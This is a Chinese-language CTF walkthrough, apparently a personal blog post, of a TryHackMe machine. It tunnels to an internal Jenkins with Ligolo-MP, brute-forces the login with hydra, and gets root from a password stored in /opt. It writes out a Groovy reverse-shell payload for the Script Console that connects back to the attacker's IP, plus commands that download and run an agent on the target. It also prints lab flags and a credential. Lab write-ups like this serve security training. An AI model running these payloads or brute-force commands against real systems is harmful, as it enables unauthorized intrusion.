
尝试用Ligolo-MP搭建隧道进去
ligolo-mp_linux_amd64 -agent-addr "0.0.0.0:443"
ctrl + N 生成客户端

# kali开http服务
python3 -m http.server

# 靶机shell内下载
curl -O http://192.168.196.107:8000/agent.bin

# 给权限
chmod +x agent.bin

# 执行
./agent.bin
成功收到会话,设置端口转发240.0.0.1/32为ligolo的魔法地址,用来带代表目标机器的127.0.0.1

开启中继后,访问http://240.0.0.1:8080/即可

尝试了之前收集到的密码都不对。分析一下登录包

尝试用九头蛇爆破一下
hydra -l admin -P /usr/share/seclists/Passwords/Leaked-Databases/rockyou-30.txt 240.0.0.1 -s 8080 http-post-form "/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Submit=Sign+in:Invalid username or password"

登录:admin/spongebob,后台getshell
在Script Console处执行Groovy script的反弹shell代码Reverse Shell Groovy Scripts · GitHub
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/192.168.196.107/4444;cat <&5 | while read line; do \$line 2>&5 >&5; done"] as String[])
p.waitFor()

关键时候Penelope又不好使了,用nc先接受吧,在弹回Penelope

成功拿到jenkins权限,在跑一遍linpeas,这个居然是在容器内不,费这么大劲,结果这不权限更低了,并没有跑出什么有价值的信息。
查看opt目录(获取root密码)
想到之前打过的一台机器,密码备份放在opt下,后来也有碰到过类似的,检查一下opt目录吧

拿到凭证:root:tr0ub13guM!@#123,切root失败,猜测可能不是docker内的root,回到之前的初始shell内利用这个密码切root,成功切入

root/root.txt
THM{d0ck3r_d3str0y3r}
/home/aubreanna/user.txt
THM{int3rna1_fl4g_1}
总结
-
这个靶机出的并不好,按照我的打法是没有拿到aubreanna用户的过程的,查了别人的wp发现,原来在拿到www-data后就应该去找opt目录了

出题人应该是想让我们先拿到aubreanna,再打jenkins,拿到root密码的
-
不要过分依赖linpeas,有些目录应该自己去看看,比如/opt、/tmp、/home、/var/log
-
思路走不下去了可以先放松想一下,比如这个靶机从www-data到jenkins,从真机(其实也是虚拟化)shell到docker的shell内,那一瞬间,感觉自己打偏了,还在想,这波要考docker逃逸了吗😂但是root密码居然就在opt下
-
打过时间最久的一个靶机了,初始时间2小时,又续了两次1小时,截止到写完记录,只剩30多分钟,也就是说这个机器做了快3.5小时😢
-
这次是jenkins弹shell到Penelope存在未知问题,之前tomcat war包弹shell也遇到问题,这种时候还是回归nc的怀抱吧,不过我已经习惯Penelope了,先弹nc在手动弹给Penelope也是一个解决思路
-
多关注网络信息,比如绑定在127.0.0.1的常见web端口,这个机器的8080就很可疑,但没必要直接搭代理,可以先curl确认一下服务,nc也可以,能够ssh的话优先用ssh做端口转发
-
240.0.0.1是ligolo的魔法地址,用来带代表目标机器的127.0.0.1,这个之前还真不知道。
以下内容为个人猜测:
我最开始尝试直接再加一条路由直接用靶机的eth0_ip/32,理论上是可以的
但这样,所有访问靶机ip的流量,都会到ligolo创建的tun网卡,导致会话断断续续的,因为隧道本身的流量又被转发了一次,会形成循环

默认评论
Halo系统提供的评论